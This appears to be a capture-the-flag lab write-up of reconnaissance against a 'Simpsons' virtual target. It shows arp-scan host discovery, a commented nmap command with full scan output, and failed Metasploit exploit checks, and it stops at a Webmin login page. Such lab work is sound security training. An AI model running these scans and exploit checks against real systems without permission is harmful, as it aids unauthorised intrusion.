
3 machines
windows 7 - 192.168.164.131 / 24 - (as a go between to use any Windows tools I have)
kali Linux - 192.168.164.132 /24 - (Main pen testing distro)
Target "Simpsons" - 192.168.164.0 /24 (Given range in brief then a scan found it as .130)


Kali Linux IP address to show on same network



```
root@Skynet:~# zenmap
```


```
root@Skynet:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.164.132  netmask 255.255.255.0  broadcast 192.168.164.255
        inet6 fe80::20c:29ff:fece:6b60  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ce:6b:60  txqueuelen 1000  (Ethernet)
        RX packets 12058  bytes 14157812 (13.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7420  bytes 772657 (754.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 130  bytes 10226 (9.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 10226 (9.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Skynet:~#
```

Windows IP address



```
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::5084:5101:4962:f4fa%11
   IPv4 Address. . . . . . . . . . . : 192.168.164.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\W7 Target>_
```

First I needed to find the target on the system for this I used a tool I had installed before called arp-scan, The command I used was "**arp-scan --interface=eth0 --localnet**" this tool sent out a arp request to show other systems on the network.



root@Skynet: ~
File Edit View Search Terminal Help
E OVER
ARE YOU SURE
#LOL
DEDSEC TAKEOVER
INTERNET FUCKERY HAS BEEN SUCCESS

```
root@Skynet:~# arp-scan --interface=eth0 --localnet
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/
)
192.168.164.1   00:50:56:c0:00:01       VMware, Inc.
192.168.164.130 00:0c:29:ad:02:e4       VMware, Inc.
192.168.164.131 00:0c:29:74:6d:a0       VMware, Inc.
192.168.164.254 00:50:56:f1:0f:93       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 1.875 seconds (136.53 hosts/sec). 4 re
sponded
root@Skynet:~#
```

after making sure I had a IP and was in the same network as the target, and was able to ping the target using the "**ping**" command followed by the given IP address. "**ping 192.168.164.130**"

I started with Armitage for multiple uses it has a scripted NMAP and also can suggest possible exploits, since I am on Kali Linux 2 I have to start the Metasploit Framework database manually using the following commands, "**service Postgresql start**" followed by "**msfdb init**" then this is followed by "**armitage**"

In armitage my first go to was scan the target using nmap, I decide to do a comprehensive scan of the Simpsons IP address to make sure I captured all needed data using the pre scripted commands in armitage.



Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.

```
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Uptime guess: 0.033 days (since Wed Dec 14 16:49:25 2016)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TCP Sequence Prediction: Difficulty=264 (Good luck!)
[*] Nmap: IP ID Sequence Generation: All zeros
[*] Nmap: Service Info: Host: There
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   1.95 ms 192.168.164.130
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 17:36
[*] Nmap: Completed NSE at 17:36, 0.00s elapsed
[*] Nmap: Initiating NSE at 17:36
[*] Nmap: Completed NSE at 17:36, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1120.32 seconds
[*] Nmap: Raw packets sent: 2603 (92.814KB) | Rcvd: 2059 (99.319KB)
msf > I
```

Nmap found 4 ports open **TCP/21**, **TCP/80**, **TCP/443** and **TCP/10000**
port 21 is FTP (File Transferee Protocol)
port 80 is HTTP (Hypertext Transferee Protocol)
port 443 is HTTPS (Hypertext Transferee Protocol Seciure)
port 10000 is (Mutli Service use- Had to look it up, nmap said it is a Webmin httpd - Apache)


Here is a dump of the Nmap Scan, I have Removed Junk Data to Save Space

```
db_nmap --min-hostgroup 96 -sS -n -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 192.168.164.130
```

-sS = TCP SYN/Connect( )
-n = Never do DNS resolution/ Alaways Resolve
-sU = UDP Scan
-T4 = Timing Template which is 1-5
-A = Enable OS detection
-v = Increase verbosity level
-PE = ICMP echo
-PP = Time Stamp
-PS = TCP SYN/ACK Discovery 80,443 for port 80 and port 443
-PA = UDP Discovery on 3389
-PU = SCTP Discovery on 40125
-PY = SCTP Discovery
-g = use given port which is 53


```
[*] Nmap: Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-12-14 17:18 EST
[*] Nmap: NSE: Loaded 138 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 17:18
[*] Nmap: Completed NSE at 17:18, 0.00s elapsed
[*] Nmap: Initiating NSE at 17:18
[*] Nmap: Completed NSE at 17:18, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 17:18
[*] Nmap: Scanning 192.168.164.130 [1 port]
[*] Nmap: Completed ARP Ping Scan at 17:18, 0.00s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 17:18
[*] Nmap: Scanning 192.168.164.130 [1000 ports]
[*] Nmap: Discovered open port 21/tcp on 192.168.164.130
[*] Nmap: Discovered open port 80/tcp on 192.168.164.130
[*] Nmap: Discovered open port 443/tcp on 192.168.164.130
[*] Nmap: Discovered open port 10000/tcp on 192.168.164.130
[*] Nmap: Completed SYN Stealth Scan at 17:18, 0.07s elapsed (1000 total ports)
[*] Nmap: Initiating UDP Scan at 17:18
[*] Nmap: Scanning 192.168.164.130 [1000 ports]
[*] Nmap: Increasing send delay for 192.168.164.130 from 0 to 50 due to 11 out of 18 dropped probes since last increase.
[*] Nmap: Increasing send delay for 192.168.164.130 from 50 to 100 due to max_successful_tryno increase to 5
[*] Nmap: Increasing send delay for 192.168.164.130 from 100 to 200 due to max_successful_tryno increase to 6
[*] Nmap: Warning: 192.168.164.130 giving up on port because retransmission cap hit (6).
 [*] Nmap: Increasing send delay for 192.168.164.130 from 200 to 400 due to 11 out of 19 dropped probes since last increase.
[*] Nmap: Increasing send delay for 192.168.164.130 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
 [*] Nmap: Completed UDP Scan at 17:34, 966.31s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 17:34
[*] Nmap: Scanning 40 services on 192.168.164.130
[*] Nmap: Discovered open port 10000/udp on 192.168.164.130
[*] Nmap: Discovered open|filtered port 10000/udp on 192.168.164.130 is actually open
[*] Nmap: Service scan Timing: About 12.50% done; ETC: 17:41 (0:06:11 remaining)
[*] Nmap: Service scan Timing: About 72.50% done; ETC: 17:36 (0:00:33 remaining)
[*] Nmap: Completed Service scan at 17:36, 117.64s elapsed (40 services on 1 host)
[*] Nmap: Initiating OS detection (try #1) against 192.168.164.130
[*] Nmap: NSE: Script scanning 192.168.164.130.
[*] Nmap: Initiating NSE at 17:36
[*] Nmap: NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
[*] Nmap: Completed NSE at 17:36, 30.99s elapsed
[*] Nmap: Initiating NSE at 17:36
[*] Nmap: Completed NSE at 17:36, 2.20s elapsed
[*] Nmap: Nmap scan report for 192.168.164.130
[*] Nmap: Host is up (0.0019s latency).
[*] Nmap: Not shown: 1960 closed ports, 35 open|filtered ports
[*] Nmap: PORT      STATE SERVICE  VERSION
[*] Nmap: 21/tcp    open  ftp      vsftpd 2.0.8 or later
[*] Nmap: | ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: | drwxrwxrwx    2 0        0            4096 Dec 06 18:27 FamilyPictures [NSE: writeable]
[*] Nmap: |_drwxrwxrwx    2 0        0            4096 Dec 06 18:07 HidefromMarge [NSE: writeable]
[*] Nmap: 80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
[*] Nmap: | http-methods:
[*] Nmap: |_  Supported Methods: GET HEAD POST OPTIONS
[*] Nmap: |_http-server-header: Apache/2.4.18 (Ubuntu)
[*] Nmap: |_http-title: Site doesn't have a title (text/html).
[*] Nmap: 443/tcp   open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
[*] Nmap: | http-methods:
[*] Nmap: |_  Supported Methods: GET HEAD POST OPTIONS
[*] Nmap: | http-robots.txt: 2 disallowed entries
[*] Nmap: |_/cgi-bin/ /xena/
[*] Nmap: |_http-server-header: Apache/2.4.18 (Ubuntu)
[*] Nmap: |_http-title: Site doesn't have a title (text/html).
[*] Nmap: | ssl-cert: Subject: commonName=Security/organizationName=ITB/stateOrProvinceName=IRELAND/countryName=ie
[*] Nmap: | Issuer: commonName=Security/organizationName=ITB/stateOrProvinceName=IRELAND/countryName=ie
[*] Nmap: | Public Key type: rsa
[*] Nmap: | Public Key bits: 2048
[*] Nmap: | Signature Algorithm: sha256WithRSAEncryption
[*] Nmap: | Not valid before: 2016-12-07T23:48:11
[*] Nmap: | Not valid after:  2017-12-07T23:48:11
[*] Nmap: | MD5:   e8de 9433 6d80 f1b2 9a39 7fe1 0d0e 7e69
[*] Nmap: |_SHA-1: dbf9 b275 14d2 e10b cbcb dbda 380e a9a5 fc7d 1b61
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: 10000/tcp open  http     MiniServ 1.820 (Webmin httpd)
[*] Nmap: |_http-favicon: Unknown favicon MD5: D5E2A5F2323388519DF54C241D7C7471
[*] Nmap: | http-methods:
[*] Nmap: |_  Supported Methods: GET HEAD POST OPTIONS
[*] Nmap: |_http-server-header: MiniServ/1.820
[*] Nmap: |_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
[*] Nmap: 10000/udp open  ndmp?
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
[*] Nmap: SF-Port10000-UDP:V=7.25BETA1%I=7%D=12/14%Time=5851C8F7%P=x86_64-pc-linux-g
[*] Nmap: SF:nu%r(DNSStatusRequest,30,"0\.0\.0\.0:10000:1:0\.0\.0\.0:10000:1:0\.0\.0
[*] Nmap: SF:\.0:10000:1:")%r(NBTStat,10,"0\.0\.0\.0:10000:1:")%r(Help,10,"0\.0\.0\.
[*] Nmap: SF:0:10000:1:")%r(SIPOptions,10,"0\.0\.0\.0:10000:1:")%r(Sqlping,10,"0\.0\
[*] Nmap: SF:.0\.0:10000:1:")%r(NTPRequest,10,"0\.0\.0\.0:10000:1:")%r(SNMPv1public,
[*] Nmap: SF:10,"0\.0\.0\.0:10000:1:")%r(SNMPv3GetRequest,10,"0\.0\.0\.0:10000:1:")%
[*] Nmap: SF:r(xdmcp,10,"0\.0\.0\.0:10000:1:")%r(AFSVersionRequest,10,"0\.0\.0\.0:10
[*] Nmap: SF:000:1:")%r(DNS-SD,10,"0\.0\.0\.0:10000:1:")%r(Citrix,10,"0\.0\.0\.0:100
[*] Nmap: SF:00:1:")%r(Kerberos,10,"0\.0\.0\.0:10000:1:")%r(sybaseanywhere,10,"0\.0\
[*] Nmap: SF:.0\.0:10000:1:")%r(NetMotionMobility,10,"0\.0\.0\.0:10000:1:");
[*] Nmap: MAC Address: 00:0C:29:AD:02:E4 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.2 - 4.4
[*] Nmap: Uptime guess: 0.033 days (since Wed Dec 14 16:49:25 2016)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TCP Sequence Prediction: Difficulty=264 (Good luck!)
[*] Nmap: IP ID Sequence Generation: All zeros
[*] Nmap: Service Info: Host: There
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   1.95 ms 192.168.164.130
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 17:36
[*] Nmap: Completed NSE at 17:36, 0.00s elapsed
[*] Nmap: Initiating NSE at 17:36
[*] Nmap: Completed NSE at 17:36, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1120.32 seconds
[*] Nmap: Raw packets sent: 2603 (92.814KB) | Rcvd: 2059 (99.319KB)
```

Did an attack scan with armitage and found with the basic attacks listed in armitage none of the FTP attacks worked, none of the HTTP attacks worked, none of the real server attacks worked, none of the SSH attacks worked, non of the basic web app attacks worked. So I will need to go to alternative methods of entry. Even tried a "Hail Mary" without success.




```
RHOST => 192.168.164.130
msf exploit(riverbed_netprofiler_netexpress_exec) > check
[*] 192.168.164.130:443 The target is not exploitable.


===== Checking multi/http/sflog_upload_exec =====

msf exploit(riverbed_netprofiler_netexpress_exec) > use multi/http/sflog_upload_exec
msf exploit(sflog_upload_exec) > set RHOST 192.168.164.130
RHOST => 192.168.164.130
msf exploit(sflog_upload_exec) > check
[*] 192.168.164.130:80 The target is not exploitable.


===== Checking multi/http/simple_backdoors_exec =====

msf exploit(sflog_upload_exec) > use multi/http/simple_backdoors_exec
msf exploit(simple_backdoors_exec) > set RHOST 192.168.164.130
RHOST => 192.168.164.130
msf exploit(simple_backdoors_exec) > check
msf exploit(simple_backdoors_exec) >
```

I decided to change up tactics and try log onto the ports to see what I find. I found 2 pages of interest on port 80 I found a Ad banner for Flaming Moes.



and on Port 443, I got a "SSL Bad Request" after changing to HTTPS I found a picture of Comic Book Guy's news blog "AIN'T I FAT NEWS".



400 Bad Request - Mozilla Firefox
http://192.168.164.130:443/
Mozilla Firefox
https://192.168.164.130/
AIN'T I FAT NEWS


Bad Request

Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.

Apache/2.4.18 (Ubuntu) Server at 127.0.1.1 Port 443

Worst Website Ever

and on port 10000 I found a webmin login page



Login to Webmin

You must enter a username and password to login to the Webmin server on 192.168.164.130.

